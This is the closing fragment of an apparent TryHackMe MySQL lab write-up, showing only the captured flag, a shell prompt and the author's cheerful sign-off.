THM{congratulations you got the mysql flag}
carl@polomysql:~$
```

Happy Hacking! 🐱



Thanks and Regards,

ShadowGirl 🧑🏻💻 😊